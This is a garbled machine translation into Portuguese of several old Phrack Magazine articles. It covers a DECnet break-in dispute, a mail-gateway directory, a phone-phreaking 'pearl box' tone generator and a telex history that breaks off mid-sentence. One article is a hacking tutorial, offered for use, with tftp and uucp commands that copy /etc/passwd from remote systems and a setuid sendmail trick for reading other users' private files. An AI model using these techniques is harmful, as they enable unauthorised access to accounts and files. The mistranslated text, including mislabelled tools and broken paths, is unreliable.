TELEFONE é uma comunicação interativa entre usuários e é igual a palestra sobre UNIX ou um "deluxe"-CHAT em VM / CMS.

BELWUE, a rede de universidade do estado de Baden-Wuerttemberg, na Alemanha Ocidental contém (além de outras redes) a DECnet com cerca de 400 VAX é. Em cada VAX há conta-padrão chamado DECNET com PW: = DECNET, que não é acessível através de login remoto. Esta conta

é fornecido para vários DECnet-Utilities e como um conta-pseudo-convidado. O conta-DECNET tem privilégios muito restrito: você não pode editar uma arquivar ou fazer outro login remoto.

A ajuda está equipada com o sistema e é semelhante ao comando MAN em UNIX.

Mais informações sobre DECnet pode ser encontrada em "Olhar em Redor Em DECnet" por Deep Thought nesta mesma questão da Phrack Inc.

Aqui, na Universidade de Ulm, temos um * incrivelmente * ignorante equipe do centro de computador, com uma falta ainda maior do sistema de literatura (além a 80 kg de VAX / VMS-manuais). O ativo pode buscar informações por si mesmo, que é sobre o nível de "correr", "Fortran" ou "logout".

Minha sorte que eu tenho outras contas no BELWUE-DECnet, onde mais informação é oferecida para os usuários. Eu sou um estudante regular em Ulm

e todas as minhas contas são completamente legais e correspondente às leis alemãs. Não me um "hacker", eu me sinto mais como um "user" (chamar ... é mais um definidor-problema).

No menu Ajuda em um hospedeiro em Tuebingen eu encontrei o netdcl.com arquivo ea explicação correspondente, que envia comandos para o DECNET-Conta de outro VAX é e executa-los lá (comando remoto). A explicação no menu AJUDA era à prova de idiotas -, portanto, para mim, também :-)

Com o comando "\$ mcr PCN mostram nós conhecidos", você pode obter uma lista de todos Netwide ativo do VAX, como é geralmente conhecido, e por isso eu pingado todos estes VAX é para procurar mais informações para um usuário de conhecimento sede. Com a "ajuda", "dir" e outros comandos semelhantes eu olho em volta para aqueles Contas DECnet, sempre prestando atenção para temas relacionados com a rede-BELWUE. É uma pena, que 2/3 de todos os VAX de ter trancado a DECNET-

Conta para NETDCL.COM. Seus gestores do sistema são, provavelmente com medo de acesso não autorizado, mas não posso imaginar como poderia haver tal

um acesso não autorizado, porque você não pode entrar nessa conta - sem chance para os cavalos de tróia, etc

Alguns gestores do sistema me chamou de volta depois que eu visitei seu VAX para conversar comigo sobre a rede e me perguntou se poderia me ajudar em qualquer

caminho. Um sysop de Stuttgart ainda me enviou uma versão do NETDCL.COM para o sistema de operação ULTRIX.

Então, depois de um mês, o horror tomou conta de mim em forma de um o seguinte mail:

De: TUEBINGEN :: SISTEMA 31-MAY-1989 15:31:11.38
Para: FRAMSTAG
CC:

Página 112

Subj: não fazem qualquer porcaria, ou você vai ser expulso!

De: ITTGPX :: SISTEMA 29-MAY-1989 16:46

Para: TUEBINGEN :: SISTEMA

Subj: quebra-System-em 01-May-1989

Para o gerente de sistema da TUEBINGEN Computador,

Em 01 de maio de 1989, tivemos uma quebra de System-in em nossa conta-DECNET, que começou a partir de sua máquina. Com a ajuda de nossa contabilidade que apurou sua FRAMSTAG usuário ter emulado um interativo log-on em nosso nó backbone e em todas as máquinas da nossa VAX-cluster com o "cavalo de tróia" NETDCL.COM. Dê-nos o nome e endereço de e querido até a ocorrência completamente do usuário. Ressaltamos que o usuário é punível. Em caso de repetição que seriam obrigados a tomar as medidas correspondentes. Vamos verificar se o nosso sistema ficou ferido. Se não, desta vez, vamos ignorar qualquer medida. Informe-nos via DECnet sobre os resultados da investigação - que são atingíveis pela nodenumber

1084 :: sistema

Dipl.-Ing. Michael Hager

Meu gerente do sistema me ameaçou com o apagamento da minha conta, se eu não iria esclarecer imediatamente o caso. * Gulp *! Eu estava consciente sobre a minha inocência, mas a forma de contá-la para os outros? Expliquei-lhe, passo a passo, tudo ao meu gerente do sistema. Ele em seguida, depois de um entendido tempo, mas o processo penal ainda pairava sobre mim ... assim, eu levei rapidamente para o meu teclado, para compor arquivo de explicações e enviá-lo para que gestor do sistema raiva em Stuttgart (nó 1084 é um instituto de lá). Mas não há saída: Ele tinha acabado de cota de disco e minha explicação-mail navegou para o nirwana:

Explicação \$ mail

Para: 1084 :: sistema

E-MAIL%, erro ao enviar para usuário SYSTEM em 1084

% E-OPENOUT-MAIL, abertura erro

SYS \$ SYSROOT: [sysmgr] MAIL \$ 00040092594FD194.MAI;

como saída

-RMS-E-CRE, arquivo ACP criar falhou

-SYSTEM-F-EXDISKQUOTA, cota de disco excedido

Além disso, a tentativa de uma conexão com o telefone-instalação falhou: Em sua fronteira hacker paranóia, ele cortou seu telefone ... e em nenhum lugar uma lista

com o real endereços de o virtual DECnet-endereços disponíveis (para evitar a pirataria). Agora eu estava ali com a marca "PERIGOSO

HACKER! "E eu não tive chance de me vingar. Derramei meus problemas a um conhecido meu, que é um sysop no computador central

em Freiburg. Ele pediu a outros sysops e gestores através do BELWUE-rede inteira, até que alguém lhe deu um número de telefone após alguns

dia - e esse era o caminho certo!

Eu telefonei para este Hager e disse-lhe que eu tinha feito com a sua conta-DECnet e também que não. Eu queria saber qual crime que eu tinha

cometido. Ele prontamente cancelado todas as suas acusações, mas ele não se desculpar suas incriminações difame. I pediu a ele para informar meu sistema

gerente em Tuebingen que eu não fiz nada ilegal e impedi-lo de apagar a minha conta. Isso já acontece com um colega de mine (neste caso, Hager também era culpado). Ele me prometeu que iria cancelar oficialmente suas censuras.

Depois de mais de uma semana que isso não aconteça (eu estou autorizado a usar a minha conta mais adiante). Em troca, eu recebi um novo e-mail de Hager em outra conta da mina:

De: 1084 :: HAGER 1-JUN-1989 12:51

Para: 50180 :: STUD_11

Subj: quebra-System-nos

Em 01 de junho de 1989 você cometeu um sistema de quebra-in em pelo menos um dos nossos do VAX. Fomos capazes de registrar esta ocorrência. Nós

seriam forçados a tomar novas medidas, se você não o fez querido até a ocorrência completamente até o dia 6 de junho. É claro que os custos envolvidos seriam impostas a você. Assim, a iluminação deve estar em seu próprio interesse.

Estamos atingível via DECnet-mail com o endereço 1084 :: HAGER ou via seguindo endereço:

Institut fuer Technische Thermodynamik und thermische Verfahrenstechnik

Dipl.-Ing. M. Hager Tel.: 0711/685-6109

Dipl.-Ing. M. Mrzyglód Tel.: 0711/685-3398

Pfaffenwaldring 9/10-1

Página 113

Estugarda 7000-80

M. Hager

M. Mrzyglód

Esta foi a reação da minha tentativa: "\$ PHONE 1084 :: SYSTEM". Eu não respondi a este e-mail. Estou farta de IT!

124. Phrack Magazine - Vol. 3, Issue 28 por Taran Rei
ACSNET

Australian Computer Science Network (ACSNET), também conhecido como Oz, tem a sua porta de entrada através da CSNET nó munnari.oz.au e se você não pode diretamente mail para o domínio oz.au, tente um username% munnari.oz.au @ UUNET.UU.NET ou munnari! username@UUNET.UU.NET.

AT & T MAIL

AT & T Mail é um serviço de envio de AT & T, provavelmente o que você pode chamá-lo de MCI-Mail equivalente. Encontra-se disponível na rede UUCP como nome do nó

attmail mas eu tive problemas com correio passar. Aparentemente, ele custa dinheiro para e-mail para este serviço e os nós ao redor não são

dispostos a pegar a guia para o e-mail ingoing, ou pelo menos, esta tem sido aparentemente o caso até agora. Acredito, porém, que talvez encaminhamento para att! usuário attmail iria funcionar.

AT & T anunciou recentemente seis novas interligações X.400 entre AT & T Mail e serviços de correio electrónico, em os EUA, Coreia, Suécia,

Austrália e Finlândia. Em os EUA, a AT & T Mail é agora interligado com o serviço da Telenet Communications Corporation, Telemail, permitindo que os usuários de ambos os serviços para trocar mensagens facilmente. Com a adição dessas interconexões, a AT & T Mail Gateway 400 Serviço permite que a AT & T

Assinantes e-mail para trocar mensagens com os usuários dos seguintes sistemas de mensagens eletrônicas:

Companhia

Nome E-Mail

País

TeleDelta

Tede 400

Suécia
OTC
MPS400
Austrália
Telecom-Canada
Envoy100
Canadá
DACOM
DACOM MHS
Coréia
P & T-Tele
MailNet 400
Finlândia
Helsinki Telephone Co.
ELISA
Finlândia
Dialcom
Dialcom
EUA
Telenet
Telemail
EUA
KDD
Messavia
Japão
Transpac
ATLAS400
França

As interligações são baseados no padrão X.400, um conjunto de diretrizes para o formato, a entrega e recebimento de mensagens eletrônicas

recomendado por um comitê de normas internacionais do CCITT. Mensagens internacionais X.400 incorrer em um custo adicional. Eles são:

Para o Canadá:

Por nota: 0,05 dólares

Por unidade mensagem: \$ 0,10

Para outras localizações internacionais:

Por nota: \$ 0,20

Por unidade de mensagem: \$ «0

Não há custo adicional para mensagens X.400 dentro os EUA

A seguir estão os contatos para falar com cerca de discussão através destes mencionado

redes. Outras perguntas podem ser dirigidas através do número gratuito da AT & T Correio, 1-800-624-5672.

MHS Gateway: MHS MHS atlas Gateway:! Mhs Dacom

Administrador: Bernard Tardieu Administrator: Bob Nicholson

Transpac AT & T

Telefone: 3399283203 Morristown, NJ 07960

Telefone: +1 201 644 1838

MHS Gateway:! Mhs Dialcom

MHS Gateway:! Mhs elisa

Administrador: Sr. Laraman Administrator: Ulla

Karajalainen

Dialcom Nokia Data

South Plainfield, NJ 07080 Telefone: 01135804371

Telefone: +1 441 493 3843

Página 114

MHS Gateway: MHS MHS enviado Gateway:! Mhs kdd

Administrador: Kin C. Ma Administrator: Shigeo Lwase

Telecom Canadá Kokusai Denshin Denwa CO

Telefone: +1 613 567 7584 Telefone: 8133477419

MHS Gateway: MHS MHS mailnet Gateway:! Mhs otc

Administrador: Kari Aakala Administrator: Gary W.

Krumbine

Direcção Gen dos Correios e AT & T Sistemas de Informação

Telefone: 35806921730 Lincroft, NJ 07738

Telefone: +1 201 576 2658

MHS Gateway:! Mhs telemail MHS Gateway: mhs

Administrador: Jim Kelsay Administrator: AT & T Correio MHS

GTE Telenet Com. Corp gateway

Reston, VA 22096 AT & T

Telefone: +1 703 689 6034 Lincroft, NJ 08838

Telefone: +1 800 624 5672

CMR

Anteriormente conhecido como Intermail, o relé Mail (CMR) Commercial Service é um serviço de transmissão de correio entre a Internet e três comerciais

sistemas de correio electrónico: EUA Sprint / Telenet, a MCI-Mail, e os sistemas Dialcom (ie Compmail, NSFMAIL e USDA-MAIL).

Uma nota importante: O único requisito para usar este portal e-mail é que o trabalho realizado deve ser DARPA pesquisa patrocinada e outros

aprovado negócios com o governo. Basicamente, isto significa que, a menos que você tem alguns negócios relacionados com o governo, você não deveria estar usando este gateway. Independentemente disso, seria muito difícil para eles para a tela tudo o que passa por seu gateway. Antes eu entendia os requisitos desta gateway, eu estava enviando para um usuário de MCI-Mail e não foi contatado sobre qualquer problema com essa comunicação. Infelizmente, eu digitado incorretamente o endereço MCI-Mail em uma das cartas e que a carta acabou sendo lido por administradores de sistemas que, em seguida, me informou que eu não estava a usar esse sistema, bem como o fato de que eles gostariam de me cobrar para usá-lo. Essa foi uma interessante pensou em sua parte de qualquer maneira, mas note que a utilização deste serviço não incorrer em custos. O endereço de correio CMR em cada sistema corresponde ao rótulo:

Telemail: [Intermail / USCISI] TELEMAIL / EUA

MCI-Mail: Intermail ou 107-8239

Compmail: Intermail ou CMP0817

NSF-Mail: Intermail ou NSF153

USDA-Mail: Intermail ou AGS9999

Exemplos de endereçamento para cada sistema de e-mail são os seguintes:

MCIMAIL:

123-4567 sete endereço dígito

O nome de Everett T. Bowens pessoa (deve ser único!)

Compmail:

CMP0123 três letras seguido de três ou quatro dígitos

S.Cooper inicial, então "." e último nome

134: CMP0123 domínio, então ":" sistema de combinação andthen e

número de conta

NSFMAIL:

NSF0123 três letras seguido de três ou quatro dígitos

A.Phillips inicial, então "." e último nome

157: NSF0123 domínio, então ":" e então o sistema de combinação e

número de conta

USDAMAIL:

AGS0123 três letras seguido de três ou quatro dígitos

P.Shifter inicial, então "." e último nome

157: AGS0123 domínio, então ":" e então o sistema de combinação e número de conta
TELEMAIL:

Página 115

User BARNOC (diretamente sobre Telemail)
BARNOC / LODH usuário / empresa (diretamente sobre Telemail)

[BARNOC / LODH] TELEMAIL / EUA

[User / organização] ramo system / país

A seguir, são outros ramos do sistema / Países que podem ser enviados a Telenet:

TELEMAIL / EUA NASAMAIL / EUA MAIL / EUA TELEMOMO / AUSTRÁLIA

TELECOM / CANADÁ TOMMAIL / CHILE TMAILUK / GB ITALMAIL / ITALY

ATI / JAPAN PIPMAIL / ROC DGC / EUA FAAMAIL / EUA

GSFC / EUA GTEMAIL / EUA TM11/USA TNET.TELEMAIL / EUA

USDA / EUA

Nota: ScienceNet de Omnet está no sistema MAIL / EUA Telenet e enviar para ele, o formato seria [A.MAILBOX / Omnet] MAIL / EUA. O

seguir estão disponíveis subdivisões de Omnet:

AIR Ciências Atmosféricas

Terra sólida Ciências da Terra

VIDA Life Sciences

OCEAN Ciências Oceânicas

POLAR Estudos Interdisciplinares polares

Espaço Ciência Espacial e Sensoriamento Remoto

A seguir está uma lista de sistemas Dialcom disponíveis nos países listados com seu domínio e números do sistema:

Name Service

País

Número de domínio

Número de Sistema

Keylink-Dialcom

Austrália

60

07, 08, 09

Dialcom

Canadá

20

20, 21, 22, 23, 24
DPT databooks
Dinamarca
124
71
Telebox
Finlândia
127
62
Telebox
Alemanha Ocidental
30
15, 16
Dialcom
Hong Kong
80
88, 89
Eirmail
Irlanda
100
74
Goldnet
Israel
50
05, 06
Mastermail
Itália
130
65, 67
Mastermail
Itália
1
66, 68
Dialcom
Japão
70
13, 14
Dialcom
Coréia
1
52
Telecom Ouro
Malta
100

75
Dialcom
México
1
52
Memocom
Holanda
124
27, 28, 29
Memocom
Holanda
1
55
Starnet
Nova Zelândia
64
01, 02
Dialcom
Porto Rico
58
25
Telebox
Cingapura
88
10, 11, 12
Dialcom
Taiwan
1
52
Telecom Ouro
Reino Unido
100
01, 04, 17, 80-89
Dialcom
EUA
1
29-34, 37, 38, 41-59, 61-63, 90-99

NOTA:

Você também pode enviar a
username@NASAMAIL.NASA.GOV ou
username@GSFCMAIL.NASA.GOV em vez de atravessar a
porta de entrada para CMR
mail para NASAMAIL ou GSFCMAIL.

Para mais informações e instruções sobre como usar o CMR, envie uma mensagem para o grupo de suporte ao usuário em `intermail-request@intermail.isi.edu`

(Você terá basicamente o que eu listei mais talvez um pouco mais). Por favor, leia o capítulo 3 de A Saga Transcendente Futuro (Limbo ao Infinito) para detalhes sobre correspondência a esses sistemas de correio de destino.

COMPUSERVE

CompuServe é bem conhecida por seus jogos e conferências. Ele, porém, tem capacidade para correspondência. Agora, eles desenvolveram sua própria Domínio da Internet, chamado COMPUSERVE.COM. É relativamente novo e-mail pode ser encaminhado através de qualquer TUT.CIS.OHIO-STATE.EDU ou NORTHWESTERN.ARPA.

Exemplo: o usuário% COMPUSERVE.COM @ TUT.CIS.OHIO-STATE.EDU ou substituir TUT.CIS.OHIO-STATE.EDU com NORTHWESTERN.ARPA).

Página 116

O link CompuServe parece ser uma conexão UUCP entrevistados na máquina gateway. Na verdade, é gerido através de um conjunto de scripts shell e uma comm utilitário chamado XCOMM, que opera através de scripts de comando construídas na mosca pelos scripts shell durante a análise de que existem empregos para entrar e fora da CompuServe.

Contas de assinantes da CompuServe 7xxxx forma, aaaa pode ser tratada como 7xxxx.yyyy @ compuserve.com. Funcionários CompuServe pode ser abordado por seus nomes de usuário no subdomínio csi.compuserve.com. Assinantes da CEI escrever e-mail para "> inet: user@host.domain" para e-mail para usuários nas redes de área ampla, onde "> gateway:" é sintaxe Access Gateway interno da CompuServe. O gateway gera totalmente RFC-cabeçalhos compatíveis.

Para extrapolar totalmente - de um lado a CompuServe, você usaria o seu sistema de correio EasyPlex para enviar e-mail para alguém em BITNET ou a Internet.

Por exemplo, para me enviar e-mails em minha Bitnet ID, você deve dirigir-se a:

INET: C488869% UMCVMB.BITNET @ CUNYVM.CUNY.EDU

Ou para o meu ID Internet:

INET: C488869@UMCVMB.MISSOURI.EDU

Agora, se você tem um ID de usuário BITNET para Internet, isso é uma coisa boba de fazer, uma vez que o seu tempo de conexão à CompuServe custa dinheiro. No entanto, você pode usar esta informação para que as pessoas na CompuServe em contato com você. Atendimento ao Cliente CompuServe diz que não há nenhum custo para ambos receber ou enviar uma mensagem para a Internet ou BITNET.

DASNET

DASnet é uma rede menor que conecta às redes de área ampla, mas cobra por seus serviços. Assinantes DASnet ter cobrado para ambos

mail para os usuários em outras redes e e-mail para eles a partir de usuários de outras redes. O que se segue é uma breve descrição do DASnet, alguns

que foi tomada a partir de sua carta texto promocional.

DASnet permite a troca de correio eletrônico com as pessoas em mais de 20 sistemas e redes que estão interligados com DASnet. Um

das desvantagens, porém, é que, depois de ter sido subscrito a esses serviços, então você deve se inscrever para DASnet, que é um custo separado.

Membros de redes de área ampla pode se inscrever em DASnet também. Algumas das redes e sistemas acessíveis através DASnet incluem o

seguir:

ABA / net, ATT Correio, BIX (Informações Byte eXchange), DASnet Rede, Dialcom, EIES, EasyLink, Envoy 100, FAX, GeoMail, INET, MCI Mail Norwich,

PeaceNet / EcoNet, Portal Communications, A Meta Rede, The Source, Telemail, Telemail da ATI (Japão), telex, TWICS (Japão), unísono,

UUCP, o bem, e Domínios (ie ". Com" e ". EDU" etc.) Os novos sistemas são adicionados o tempo todo. No momento da elaboração deste arquivo, Connect,

GoverNET, MacNET, e The American Institute of Physics PI-MAIL estão prestes a serem conectados.

Você pode obter várias contas em DASnet incluindo:

-

Contas Corporativas - Se a sua organização quer mais do que uma assinatura individual.

-

Assinados local - Se você quiser DASnet de ligação diretamente ao sistema de correio eletrônico da sua organização.

Para enviar e-mail através DASnet, você envia a mensagem para a conta DASnet em seu sistema de home. Você recebe e-mail em sua caixa de correio, como

você faz agora. Nas redes de área ampla, você pode enviar e-mail para XB.DAS @ STANFORD.BITNET. Sobre o assunto: linha, você digita o endereço DASnet em

suportes e, em seguida, o nome de usuário do lado de fora delas. O objecto real pode ser expressa após o nome de utilizador separados por um "!" (Exemplo:

Subject: [0756TK] randy Como está Phrack)?.

A única desvantagem do uso DASnet ao contrário de redes de área ampla é o custo. Inscrição custa a partir de 3/3/89 custar \$ 4,75 por mês

ou 5,75 dólares por mês para os anfitriões, que estão fora dos EUA

Você também será cobrado por cada mensagem que enviar. Se você está correspondendo com alguém que não é um assinante DASnet, seu correio

Para você é cobrado em sua conta.

A seguir está uma lista de custo abreviado para discussão com os diferentes serviços de DASnet:

PARCIAL Lista DASnet Custo Custo DASnet

de Serviços de 1 mil cada mil adicionais

Ligados por DASnet (e-mail) Personagens Personagens:

INET, MacNET, PeaceNet, NOTA: 20 linhas

Unison, UUCP *, Domains, 0,21 0,11 de texto é app.

por exemplo. com,. EDU * 1000 caracteres.

Dialcom - Qualquer "host" nos EUA 0,36 0,25

Página 117

Dialcom - Hosts para fora dos EUA 0,93 0,83

EasyLink (De EasyLink) 0,21 0,11

(Para EasyLink) «5 0,23

EUA FAX (sucesso internacional.) 0,79 0,37

GeoMail - Qualquer "host" nos EUA 0,21 0,11

GeoMail - Hosts para fora dos EUA 0,74 0,63

MCI (de MCI) 0,21 0,11

(A MCI) 0,78 0,25

(E-mail Paper - EUA) 2,31 0,21

Telemail 0,36 0,25

WU Telex - United States 1,79 1,63

(Você também pode enviar telex fora os EUA)

TWICS - Japão 0,89 0,47

* As acusações dadas aqui são a porta de entrada para a rede. O utilizador DASnet não é carregada para transmissão na própria rede.

Assinantes DASnet obter um DASnet Diretório livre de rede, bem como uma listagem no diretório, bem como a capacidade de ordenar DASnet opcional

serviços como auto-portar ou DASnet Serviço Telex, que lhe dá o seu próprio número de telex e answerback para 8,40 dólares por mês, neste momento.

DASnet é uma marca registrada da DA Systems, Inc.

DA Systems, Inc.

1503 E. Campbell Ave.

Campbell, CA 95008

408-559-7434

TELEX: 910 380-3530

As duas seções seguintes sobre PeaceNet e AppleLink estão em associação com DASnet como esta rede é o que é usado para conectar.

125. Phrack Magazine - Vol. 3, Issue 28 por Dispat

Introdução:

Depois de ler o mais cedo interpretações de esquemas para a Caixa de pérola, decidi que havia uma maneira mais fácil e barato de fazer o mesmo

coisa com um IC e peças que você provavelmente só que ao redor da casa.

O que é uma caixa de Pérola e Por que eu quero um?

Uma caixa da pérola é um gerador de tom, que é usado para fazer uma larga gama de tons individuais. Portanto, seria muito fácil de modificar esta

projeto básico para fazer uma caixa azul, fazendo duas caixas de pérola e juntá-los de alguma forma.

A Caixa pérola pode ser usado para criar qualquer tom que você deseja que outras caixas não podem. Ele também tem uma opção de varrimento tom, que pode ser utilizado para inúmeras coisas como detectar os diferentes tipos de dispositivos de escutas telefônicas.

Lista de peças:

-

CD4049 RCA circuito integrado

-

.1 UF capacitor disco

-

1 uF 16V capacitor eletrolítico

- Resistor 1K
- Resistor de 10M
- Pot 1MEG
- 1N914 diodo
- Alguns SPST momentâneas de botão alterna
- Um interruptor SPDT
- Bateria de 9 volts e clipe e material diverso que deveria ter, que ao redor da casa.

Página 118

State-of-the-Art-Texto esquemática:

+ 1uF 16V -

```

_____ || _____
|! ! || | _
_____ || _____ || | / 8ohms
|_ | _ | _ : _ | _ : _ | _ | _ || |
| 9 10 11 12 13 14 15 16 | | | | _ | \ |
| CD4049UBE | | |
| _ 1 _ 2 _ 3 _ 4 _ 5 _ 6 _ 7 _ 8 _ | : | _
| | | _ | | _ | | | _____ | _____ [-]
|! ! : [B]
| _____ | [A]
| :: | [T]
|! 1N914! ! [T]
| _____ | / | _____ [+]
: | \ | ::
| | |
| 10M | |
| _ / \ / \ / \ _ | |
| | |
| _____ | | _____ | | <- Esses dois fios para o pólo central
| | | De switch.
0,1 50V | |
| |
_____ || _____
| _ [Toggle Switch] _____ |
| | | _ |

```

```

||| Oo | | |
||| /\ /\ /\ _ _ || _ |
| _ /\ /\ /\ _ _ /\ /\ /\ || ^ |
1K ^ || _ _ | _ _ |
| _ _ || Oo |
| /\ /\ /\ _ _ || _ |

```

126. Phrack Magazine - Vol. 3, Issue 28 por Dark OverLord

Há muitas maneiras de obter cópias de arquivos a partir de um sistema remoto que você não tem permissão para ler ou uma conta no login para e acessá-los completamente. Muitos administradores não se incomodam mesmo para restringir muitos pontos de acesso que você pode usar.

Aqui estão as maneiras mais simples:

1. Use uucp (1) [Trivial File Transfer Protocol] para recuperar uma cópia de um arquivo se você estiver executando em uma rede baseada na Internet.

2. Abuse uucp (1) [Unix para Unix Copy Program] para recuperar uma cópia de um arquivo uucp se as conexões estão em execução no sistema.

3. Acesso uma das muitas brechas de segurança conhecidas. Nos exemplos a seguir, vamos usar o arquivo passwd como o arquivo de adquirir, pois é um arquivo legível que pode ser encontrado na maioria dos sistemas que estes ataques são válidos por diante.

Método A:

1. First iniciar o programa tftp:

Digite o comando:

```
tftp
```

[Você tem a seguinte mensagem:]

```
tftp>
```

2. O próximo passo é conectar-se ao sistema que você deseja recuperar arquivos. No TFTP, digite:

Página 119

```
tftp> connect other.system.com
```

Pedido 3. Now o arquivo que você deseja obter uma cópia (no nosso caso, o arquivo passwd / etc / passwd):

```
tftp> get / etc / passwd / tmp / passwd
```

[Você deve ver algo que se parece com o seguinte:]

Recebeu 185.659 bytes em 22 segundos.

4. Now sair do programa TFTP com o comando "quit":

```
tftp> quit
```

Agora você deve ter uma cópia do arquivo passwd other.system.com está em seu diretório.

NOTA: Os programas de tftp alguns sistemas Unix 'tem uma sintaxe diferente. O texto acima foi testado sob SunOS 4.0

Por exemplo, no Apolo, a sintaxe é:

```
tftp - {g |! g | p | r | w} <local file> <host> <foreign file>
[netascii | imagem]
```

Assim, você deve usar o comando:

```
tftp-g password_file rede, host / etc / passwd
```

Consulte os locais "homem" páginas para mais informações (ou em outras palavras RTFM).

No final deste artigo, vou incluir um script shell que snarf um arquivo de senha a partir de um host remoto. Para usá-lo digite:

```
gpw system_name
```

Método B:

Assumindo que está recebendo o arquivo / etc / passwd do uusucker sistema, e nosso sistema tem uma conexão direta uucp a esse sistema, é

possível solicitar uma cópia do arquivo através dos links UUCP. O seguinte comando irá solicitar que uma cópia do arquivo passwd ser copiado

diretório home do uucp / usr / spool / uucppublic:

```
uucp-m uusucker! / etc / passwd '> uucp / uusucker_passwd'
```

O flag "-m" significa que você será notificado por email quando a transferência for concluída.

Método C:

A terceira maneira possível acessar o arquivo desejado requer que você tenha a permissão login no sistema.

Neste caso, vamos utilizar um bug bem conhecido no sendmail daemon de Unix.

O programa sendmail e tem opção "-C", na qual você pode especificar o arquivo de configuração para usar (por padrão, esse arquivo é / usr / lib / sendmail.cf ou

/ Etc / sendmail.cf). Deve também notar-se que os diagnósticos produzidos na saa pela sendmail contêm as linhas em falta de texto. Observe também que o programa sendmail é executado setuid root.

A maneira como você pode abusar desse conjunto de fatos (se você ainda não adivinhou) é especificando o arquivo que você deseja ler o arquivo de configuração. Assim

o comando:

```
sendmail -C/usr/accounts/random_joe/private/file
```

Vamos dar-lhe uma cópia do arquivo privado de forma aleatória joe.

Outro truque é semelhante ao link simbólico do arquivo. Mailcf de arquivo de joe e e-mail alguém. Quando o correio executa sendmail (para enviar o e-mail), ele irá carregar em seu mailcf e vomitar para fora coisas de joe.

Primeiro, link do arquivo de Joe para o seu. Mailcf.

Página 120

ln-s / usr / accounts / random_joe / private / arquivo \$
HOME / .mailcf

Em seguida, envie uma mensagem para alguém.

correio C488869@umcvmb.missouri.edu

127.Phrack Magazine - Vol. 3, Issue 30 por Phanatic Telefone

"Até poucos anos atrás - talvez dez - era muito comum ver TWX e máquinas de telex, em quase todos os lugares business ".

Havia apenas pequenas diferenças entre Telex e TWX. A maior diferença é que o primeiro foi sempre dirigido por Western Union,

enquanto o último foi executado pelo sistema de Bell para um número de anos. TWX significa literalmente "(T) ipo (W) Riter e (x) mudar", e foi a resposta de Bell

à concorrência de Western Union. Havia "três linhas" e "quatro linhas" máquinas, ou seja, o número de teclas no teclado e como

foram definidos. Os "três linhas" máquinas eram simplesmente parte da rede de telefone fixo, ou seja, eles poderiam discar e falar com outro

TWX também ligado em linhas telefônicas regulares.

Eventualmente, estes foram eliminados em favor de máquinas "mais recentes e mais aprimorado", com teclas adicionais, bem como um leitor de fita de papel

anexo que permitiu o envio da mesma mensagem repetidamente para muitas máquinas diferentes. Estes "quatro linhas" máquinas não estavam na

rede de telefonia regular, mas foram atribuídos os seus próprios códigos de área (410-510-610-710-810-910), onde ainda permanecem até hoje. A única maneira de um

quatro linha máquina poderia chamar uma máquina linha de três ou vice-versa foi através de um gateway de sorte que se traduziu parte do conjunto de caracteres

única para cada máquina.

Rede da Western Union foi chamado Telex e, além de ser capaz de contato (por dial up) outras máquinas semelhantes, Telex poderia se conectar com

TWX (e vice-versa), bem como todas as repartições públicas da Western Union em todo o país. Até o final de 1950 ou início de 1960, todos os pequenos

cidade na América tinha um escritório da Western Union. Grandes cidades como Chicago teve talvez uma dúzia deles, e eles usavam mensageiros para entregar telegramas em torno da cidade. Telegramas poderia ser colocado em pessoa, a qualquer cargo público, ou poderia ser chamado para o cargo público mais próximo.

Por acordo com a maioria das empresas de telecomunicações, o escritório da Western Union na cidade quase sempre tinha o número de telefone 4321, mais tarde complementado em

trocas automatizadas com algum prefixo XXX-4321. Telegramas poderia ser cobrado em sua conta de telefone de casa (este ainda é o caso de alguns

comunidades) e de um telefone de moedas, um não pedi para 4321, mas sim, o chamado operador e pediu Western Union. Este foi

necessário, pois uma vez que o telegrama tinha sido dada verbalmente com o secretário fio, s / ele por sua vez, teve a piscar o gancho e obter o seu operador de volta

a linha para dizer-lhes "coletar cinco reais e vinte centavos", ou seja o custo era. Telegramas, como telefonemas, poderia ser enviado coletar ou faturado

terceiros. Se você tiver uma conta com Western Union, ou seja, uma máquina de telex, em seu escritório, você pode cobrar as chamadas lá, mas o mais provável é

simplesmente enviar o telegrama de lá, em primeiro lugar.

Em algum momento no início de 1960, Western Union entrou com uma ação contra a AT & T pedindo que virar seu negócio TWX para eles. Eles citaram uma anterior

decisão judicial, por volta de 1950, o qual disse que a AT & T foi proibido de adquirir qualquer mais operadoras de telefonia, exceto sob certas

condições. A Suprema Corte concordou com a Western Union, que "as mensagens faladas" eram o domínio da Ma Bell, mas "mensagens escritas" foram

o domínio da Western Union. Assim, Bell foi obrigado a se desfazer da rede TWX e Western Union opera-lo, pois, apesar de um

Alguns anos atrás eles começaram a supressão da frase "TWX" em favor de "Telex II"; seu dispositivo original ser "Telex I", é claro. TWX ainda usa dez discagem de dígitos com 610 (Canadá) ou 710/910 (EUA), sendo os principais três dígitos. Aparentemente 410-510 foram abandonadas, ou, pelo menos, eles são usado muito pouco, e Bellcore atribuiu 510 à área de San Francisco, a partir de um ano ou assim. 410 ainda tem algumas coisas engraçadas sobre ele, como o Western Union "Infomaster", que é um computador que funciona como um gateway entre Telex, TWX, EasyLink e algumas outras coisas.

Hoje, a rede da Western Union é apenas um esqueleto de seu antigo self. Agora, a maioria de suas mensagens são tratadas em dial up terminais conectados para a rede de telefonia pública. Estimou-se o negócio TWX / Telex é de cerca de cinquenta por cento do que era há uma década, se tanto.

Depois, houve o Tempo de Serviço, uma coisa interessante que a Western Union oferece há mais de 70 anos, até que foi interrompido no meio

1960. O serviço de tempo, desde uma função importante nos dias que antecedem a corrente alternada era comumente disponíveis. Por exemplo, Chicago não têm eletricidade AC até cerca de 1945. Antes que usamos DC, ou corrente contínua.

Bem, para executar um relógio elétrico, você precisa de 60 ciclos de corrente alternada, por razões óbvias, por isso, antes da conversão de energia DC de alimentação CA, relógios de parede elétricos, como você vê em todos os escritórios eram desconhecidos. Como eram pessoas para contar o tempo do dia com precisão? Digite o Oeste Relógio união.

A Western Union, ou "telégrafo relógio" foi um vento de primavera impulsionado relógio, mas com uma diferença. Os relógios foram "perpetuamente auto-liquidação", fabricado pela Self-Winding Empresa Relógio de New York City. Eles tinham grandes baterias dentro deles, conhecido como "células telefônicas" que teve uma vida de cerca de dez anos cada. Um dispositivo mecânico no relógio giraria como o desenrolado primavera relógio, e uma vez a cada hora

